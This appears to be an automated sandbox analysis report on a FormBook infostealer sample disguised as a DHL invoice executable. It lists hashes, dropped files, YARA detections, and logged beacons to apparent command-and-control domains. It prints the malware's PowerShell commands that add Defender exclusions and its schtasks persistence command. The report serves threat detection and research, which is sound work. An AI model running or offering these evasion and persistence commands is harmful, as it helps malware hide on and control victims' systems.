| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1swn2eji.epr.ps1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651<br>A |
| Malicious: | false |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_1swn2eji.epr.ps1 | |
|---|---|
| Preview: | 1 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5n041t3r.ga0.psm1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A |
| Malicious: | false |
| Preview: | 1 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nclnnser.0ae.psm1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A |
| Malicious: | false |
| Preview: | 1 |

| C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_p3njfxoy.vjk.ps1 | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | very short file (no magic) |
| Category: | dropped |
| Size (bytes): | 1 |
| Entropy (8bit): | 0.0 |
| Encrypted: | false |
| SSDEEP: | 3:U:U |
| MD5: | C4CA4238A0B923820DCC509A6F75849B |
| SHA1: | 356A192B7913B04C54574D18C28D46E6395428AB |
| SHA-256: | 6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B |
| SHA-512: | 4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A |
| Malicious: | false |
| Preview: | 1 |

| C:\Users\user\AppData\Local\Temp\tmpA63A.tmp | |
|---|---|
| Process: | C:\Users\user\Desktop\DHL-D02816048INV.exe |
| File Type: | Unknown |
| Category: | dropped |
| Size (bytes): | 1599 |
| Entropy (8bit): | 5.162661958496076 |
| Encrypted: | false |
| SSDEEP: | 24:2di4+S2qh/Q1K1y1mokUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNts5xvn:cge4MYrFdOFzOzN33ODOiDdKrsuTsvv |
| MD5: | F01C0F23EED83DF2B76CC770D651ACB6 |
| SHA1: | 9AB3A0D07BDBE81BCEBF1B21216F281F87FA33E8 |
| SHA-256: | F5CE694E521B839D1729008850FD1DECF3F54C353A7EA92789938208E3F888B3 |
| SHA-512: | ABEE79D6F021E36F7F184209858C82D227E1708393EF33DA0D2AB1259AFAE11065481251D881DBAB4FADADEA0A35BD14C036C3A9CFA48C5C416470A01382C77 |

| C:\Users\user\AppData\Local\Temp\tmpA63A.tmp | |
|---|---|
| Malicious: | **true** |
| Preview: | <?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. < |

| C:\Users\user\AppData\Roaming\nWINpvYSWNVQ.exe | |
|---|---|
| Process: | C:\Users\user\Desktop\DHL-D02816048INV.exe |
| File Type: | Unknown |
| Category: | dropped |
| Size (bytes): | 441856 |
| Entropy (8bit): | 7.790514903331026 |
| Encrypted: | false |
| SSDEEP: | 6144:f8GK2kQqvZRH6PZ0Sxs/heWR7u1wLDYaEwd2GK6CS9v0l50iJwIC67Zq7zyLBcRV:70Sxsp6w+qKJS9veZCcg7zCaqePN |
| MD5: | B3FA350F2E1ECE97A44AE6AE1248B5A1 |
| SHA1: | 05726361DD73119F77810887E4FC8A09D99167AF |
| SHA-256: | B5A0B2DD16E479AF9029958EE35A367FAD0D42A0B3D460C7CB95982AE27D1107 |
| SHA-512: | 19E884EB2CE99299709508470181368A8655908B5B39129744E8F8687727321548B8439A73360EFB82507A289BAB53DF19DE15C4CB7C6D521FB4E121DCDC1536 |
| Malicious: | **true** |
| Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...E.....0.....^.... .....@.. ..... .....@.....O..... ..... ..H.....text...d.... ..... ..`.rsrc.....@..@.reloc.....@..B.....@.....H.....@E.../.....X...Xt...]..... .....0.....(.....s....}.....{....r...p.o.....{....r...p.o.....s2...}.....(....{.....s....o.....(....{.....s....o.....(....o....&*....0.....{.....+..*.0.....{.....+..*&...}....*....(....o5...}.....(....o3...}.....(.....*...0..Q.....r...pr...p.{.....{....s.....{....s?...(.....(....o....&.(....o.....-.*....0..e..(.....).....{.....{....s....}.....++.. |

| C:\Users\user\AppData\Roaming\nWINpvYSWNVQ.exe:Zone.Identifier | |
|---|---|
| Process: | C:\Users\user\Desktop\DHL-D02816048INV.exe |
| File Type: | Unknown |
| Category: | dropped |
| Size (bytes): | 26 |
| Entropy (8bit): | 3.95006375643621 |
| Encrypted: | false |
| SSDEEP: | 3:ggPYV:rPYV |
| MD5: | 187F488E27DB4AF347237FE461A079AD |
| SHA1: | 6693BA299EC1881249D59262276A0D2CB21F8E64 |
| SHA-256: | 255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309 |
| SHA-512: | 89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64 |
| Malicious: | false |
| Preview: | [ZoneTransfer]....ZoneId=0 |

| C:\Users\user\Documents\20211202\PowerShell_transcript.992547.HhPBCred.20211202185654.txt | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| File Type: | UTF-8 Unicode (with BOM) text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 5797 |
| Entropy (8bit): | 5.4249454989146955 |
| Encrypted: | false |
| SSDEEP: | 96:BZHhkNCqDo1ZtZFhkNCqDo1ZFjhLjZehkNCqDo1ZQObb+ZV:j |
| MD5: | B9F8A64FB6B67AECDEEDD7F094EFF1BF |
| SHA1: | FC499352BB3CD9A1AD5926D4732D12DFD710B1B1 |
| SHA-256: | 73F4AC21327206BC168C2759A379CC3D911920FEC13DC0BD90A01AD0B08EBCA2 |
| SHA-512: | 6B751E5593D5F7EDA919CBC44B7D2BC1F9EDB8C47CE37067A18CE0128A2C2639A345D9616748A10791D8635A786CDBF86D5346AF28D0883C147CD609BA1B31A |
| Malicious: | false |
| Preview: | .**********..Windows PowerShell transcript start..Start time: 20211202185656..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 992547 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\nWINpvYSWNVQ.exe..Process ID: 2932..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211202185656..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\nWINpvYSWNVQ.exe..**********..Windows PowerShell transcript start..Start time: 20211202185957..Username: computer\user..RunAs User: computer\ |

| C:\Users\user\Documents\20211202\PowerShell_transcript.992547.m+k2k9Lb.20211202185653.txt | |
|---|---|
| Process: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |

| C:\Users\user\Documents\20211202\PowerShell_transcript.992547.m+k2k9Lb.20211202185653.txt | |
|---|---|
| File Type: | UTF-8 Unicode (with BOM) text, with CRLF line terminators |
| Category: | dropped |
| Size (bytes): | 5781 |
| Entropy (8bit): | 5.424980417785488 |
| Encrypted: | false |
| SSDEEP: | 96:BZRhkN0qDo1ZEZXhkN0qDo1ZTkWMjZXhkN0qDo1Zch882ZB:F |
| MD5: | E2300C1569D7BE8A661DE18976610668 |
| SHA1: | F1B38C57BE1952F0FC79FA0AC1D429E4B24991B0 |
| SHA-256: | 20966A98602014A92451B7096CC0940C6643F22EA79D5FAE364A547499CB1F47 |
| SHA-512: | D4DD6E70059BB6AF487B1ADA01F895AFE98A0B273BE86446ED7C26DDCB40F9E7A2FBED86E308F440075877B5722778A2F2C8AEB64FC0DD6936C23234F5DB474 |
| Malicious: | false |
| Preview: | .**********..Windows PowerShell transcript start..Start time: 20211202185654..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 992547 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\DHL-D02816048INV.exe..Process ID: 2504..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20211202185654..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\DHL-D02816048INV.exe..**********..Windows PowerShell transcript start..Start time: 20211202190052..Username: computer\user..RunAs User: computer\user..C |

# Static File Info

## General

| | |
|---|---|
| File type: | PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows |
| Entropy (8bit): | 7.790514903331026 |
| TrID: | • Win32 Executable (generic) Net Framework (10011505/4) 49.83%<br>• Win32 Executable (generic) a (10002005/4) 49.78%<br>• Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36%<br>• Generic Win/DOS Executable (2004/3) 0.01%<br>• DOS Executable Generic (2002/1) 0.01% |
| File name: | DHL-D02816048INV.exe |
| File size: | 441856 |
| MD5: | b3fa350f2e1ece97a44ae6ae1248b5a1 |
| SHA1: | 05726361dd73119f77810887e4fc8a09d99167af |
| SHA256: | b5a0b2dd16e479af9029958ee35a367fad0d42a0b3d460c7cb95982ae27d1107 |
| SHA512: | 19e884eb2ce992997095084701813 6ba8655908b5b3912 9744e8f8687727321548b8439a73360efb82507a289bab5 3df19de15c4cb7c6d521fb4e121dcdc1536 |
| SSDEEP: | 6144:f8GK2kQqvZRH6PZ0Sxs/heWR7u1wLDYaEwd2GK6CS9v0l50iJwlC67Zq7zyLBcRV:70Sxsp6w+qKJS9veZCcg7zCaqePN |
| File Content Preview: | MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...E.....0.....^.... .....@.. ..... ..... ...@..... |

## File Icon

| | |
|---|---|
| Icon Hash: | 00828e8e8686b000 |

## Static PE Info

### General

| | |
|---|---|
| Entrypoint: | 0x46d25e |
| Entrypoint Section: | .text |
| Digitally signed: | false |
| Imagebase: | 0x400000 |
| Subsystem: | windows gui |

### General

| | |
|---|---|
| Image File Characteristics: | 32BIT_MACHINE, EXECUTABLE_IMAGE |
| DLL Characteristics: | NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT |
| Time Stamp: | 0x93ECD945 [Sun Aug 23 05:21:09 2048 UTC] |
| TLS Callbacks: | |
| CLR (.Net) Version: | v4.0.30319 |
| OS Version Major: | 4 |
| OS Version Minor: | 0 |
| File Version Major: | 4 |
| File Version Minor: | 0 |
| Subsystem Version Major: | 4 |
| Subsystem Version Minor: | 0 |
| Import Hash: | f34d5f2d4577ed6d9ceec516c1f5a744 |

### Entrypoint Preview

### Data Directories

### Sections

| Name | Virtual Address | Virtual Size | Raw Size | Xored PE | ZLIB Complexity | File Type | Entropy | Characteristics |
|---|---|---|---|---|---|---|---|---|
| .text | 0x2000 | 0x6b264 | 0x6b400 | False | 0.885851453234 | data | 7.80337490029 | IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ |
| .rsrc | 0x6e000 | 0x4e4 | 0x600 | False | 0.376953125 | data | 3.75802178778 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ |
| .reloc | 0x70000 | 0xc | 0x200 | False | 0.044921875 | data | 0.101910425663 | IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ |

### Resources

### Imports

### Version Infos

# Network Behavior

## Network Port Distribution

### TCP Packets

### UDP Packets

### DNS Queries

| Timestamp | Source IP | Dest IP | Trans ID | OP Code | Name | Type | Class |
|---|---|---|---|---|---|---|---|
| Dec 2, 2021 18:58:30.473726034 CET | 192.168.2.3 | 8.8.8.8 | 0x37ad | Standard query (0) | www.tenloe036.xyz | A (IP address) | IN (0x0001) |
| Dec 2, 2021 18:58:52.599196911 CET | 192.168.2.3 | 8.8.8.8 | 0x7bc1 | Standard query (0) | www.stylists411.com | A (IP address) | IN (0x0001) |

### DNS Answers

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Dec 2, 2021 18:58:30.710309982 CET | 8.8.8.8 | 192.168.2.3 | 0x37ad | No error (0) | www.tenloe036.xyz | mbwndp.g.ngxfence.org | | CNAME (Canonical name) | IN (0x0001) |
| Dec 2, 2021 18:58:30.710309982 CET | 8.8.8.8 | 192.168.2.3 | 0x37ad | No error (0) | mbwndp.g.ngxfence.org | | 170.33.14.35 | A (IP address) | IN (0x0001) |

| Timestamp | Source IP | Dest IP | Trans ID | Reply Code | Name | CName | Address | Type | Class |
|---|---|---|---|---|---|---|---|---|---|
| Dec 2, 2021 18:58:52.626578093 CET | 8.8.8.8 | 192.168.2.3 | 0x7bc1 | Name error (3) | www.stylists411.com | none | none | A (IP address) | IN (0x0001) |

### HTTP Request Dependency Graph

- www.tenloe036.xyz

### HTTP Packets

| Session ID | Source IP | Source Port | Destination IP | Destination Port | Process |
|---|---|---|---|---|---|
| 0 | 192.168.2.3 | 49781 | 170.33.14.35 | 80 | C:\Windows\explorer.exe |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| Dec 2, 2021 18:58:31.088936090 CET | 8622 | OUT | GET /sbe5/?6lCD=2d_DYnvpcjZhuXNp&2drL=hJVLAZMnnNruOqbGQPlMF5VPc4ENbq+TMFifUDKwKaxhTHZ11JYQSb+b1d7n+ALeG6Br HTTP/1.1<br>Host: www.tenloe036.xyz<br>Connection: close<br>Data Raw: 00 00 00 00 00 00 00<br>Data Ascii: |
| Dec 2, 2021 18:58:31.465147018 CET | 8623 | IN | HTTP/1.1 404 Not Found<br>Server: NgxFence<br>Date: Thu, 02 Dec 2021 17:58:31 GMT<br>Content-Type: text/html; charset=iso-8859-1<br>Content-Length: 263<br>Connection: close<br>X-Cache: MISS<br>Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 74 65 6e 6c 6f 65 30 33 36 2e 78 79 7a 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a<br>Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1> The requested URL was not found on this server. <hr><address>Apache Server at www.tenloe036.xyz Port 80</address></body></html> |

# Code Manipulations

### User Modules

#### Hook Summary

| Function Name | Hook Type | Active in Processes |
|---|---|---|
| PeekMessageA | INLINE | explorer.exe |
| PeekMessageW | INLINE | explorer.exe |
| GetMessageW | INLINE | explorer.exe |
| GetMessageA | INLINE | explorer.exe |

#### Processes

# Statistics

### Behavior

Click to jump to process

# System Behavior

## Analysis Process: DHL-D02816048INV.exe PID: 7088 Parent PID: 5344

### General

| | |
|---|---|
| Start time: | 18:56:43 |
| Start date: | 02/12/2021 |
| Path: | C:\Users\user\Desktop\DHL-D02816048INV.exe |
| Wow64 process (32bit): | true |
| Commandline: | "C:\Users\user\Desktop\DHL-D02816048INV.exe" |
| Imagebase: | 0x510000 |
| File size: | 441856 bytes |
| MD5 hash: | B3FA350F2E1ECE97A44AE6AE1248B5A1 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Yara matches: | • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.347699364.0000000003C0C000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.347699364.0000000003C0C000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.347699364.0000000003C0C000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.346211763.0000000002991000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.347074600.0000000003999000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.347074600.0000000003999000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.347074600.0000000003999000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.346425278.0000000002B28000.00000004.00000001.sdmp, Author: Joe Security |
| Reputation: | low |

### File Activities

Show Windows behavior

#### File Created

#### File Deleted

#### File Written

#### File Read

## Analysis Process: powershell.exe PID: 2504 Parent PID: 7088

### General

| | |
|---|---|
| Start time: | 18:56:52 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\Desktop\DHL-D02816048INV.exe |
| Imagebase: | 0xe10000 |

| | |
|---|---|
| File size: | 430592 bytes |
| MD5 hash: | DBA3E6449E97D4E3DF64527EF7012A10 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | high |

**File Activities** Show Windows behavior

**File Created**

**File Deleted**

**File Written**

**File Read**

## Analysis Process: conhost.exe PID: 6576 Parent PID: 2504

### General

| | |
|---|---|
| Start time: | 18:56:52 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7f20f0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: powershell.exe PID: 2932 Parent PID: 7088

### General

| | |
|---|---|
| Start time: | 18:56:53 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\nWINpvYSWNVQ.exe |
| Imagebase: | 0xe10000 |
| File size: | 430592 bytes |
| MD5 hash: | DBA3E6449E97D4E3DF64527EF7012A10 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | .Net C# or VB.NET |
| Reputation: | high |

**File Activities** Show Windows behavior

**File Created**

**File Deleted**

**File Written**

File Read

## Analysis Process: conhost.exe PID: 3560 Parent PID: 2932

### General

| | |
|---|---|
| Start time: | 18:56:53 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7f20f0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: schtasks.exe PID: 2412 Parent PID: 7088

### General

| | |
|---|---|
| Start time: | 18:56:54 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\SysWOW64\schtasks.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\System32\schtasks.exe" /Create /TN "Updates\nWINpvYSWNVQ" /XML "C:\Users\user\AppData\Local\Temp\tmpA63A.tmp |
| Imagebase: | 0xb80000 |
| File size: | 185856 bytes |
| MD5 hash: | 15FF7D8324231381BAD48A052F85DF04 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

### File Activities

Show Windows behavior

File Read

## Analysis Process: conhost.exe PID: 4796 Parent PID: 2412

### General

| | |
|---|---|
| Start time: | 18:56:56 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff7f20f0000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: RegSvcs.exe PID: 1964 Parent PID: 7088

### General

| | |
|---|---|
| Start time: | 18:56:59 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe |
| Imagebase: | 0x140000 |
| File size: | 45152 bytes |
| MD5 hash: | 2867A3817C9245F7CF518524DFD18F28 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

## Analysis Process: RegSvcs.exe PID: 6704 Parent PID: 7088

### General

| | |
|---|---|
| Start time: | 18:57:01 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe |
| Wow64 process (32bit): | true |
| Commandline: | C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe |
| Imagebase: | 0x560000 |
| File size: | 45152 bytes |
| MD5 hash: | 2867A3817C9245F7CF518524DFD18F28 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |

| | |
|---|---|
| Yara matches: | • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.428933035.0000000000400000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.428933035.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.428933035.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000000.343762069.0000000000400000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000000.343762069.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000000.343762069.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.430275291.0000000001200000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.430275291.0000000001200000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.430275291.0000000001200000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000000.344355363.0000000000400000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000000.344355363.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000000.344355363.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.430448066.0000000001230000.00000040.00020000.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.430448066.0000000001230000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.430448066.0000000001230000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group |
| Reputation: | high |

### File Activities

Show Windows behavior

#### File Read

## Analysis Process: explorer.exe PID: 3352 Parent PID: 6704

### General

| | |
|---|---|
| Start time: | 18:57:05 |
| Start date: | 02/12/2021 |
| Path: | C:\Windows\explorer.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\Explorer.EXE |
| Imagebase: | 0x7ff720ea0000 |
| File size: | 3933184 bytes |
| MD5 hash: | AD5296B280E8F522A8A897C96BAB0E1D |
| Has elevated privileges: | false |
| Has administrator privileges: | false |
| Programmed in: | C, C++ or other language |

| | |
|---|---|
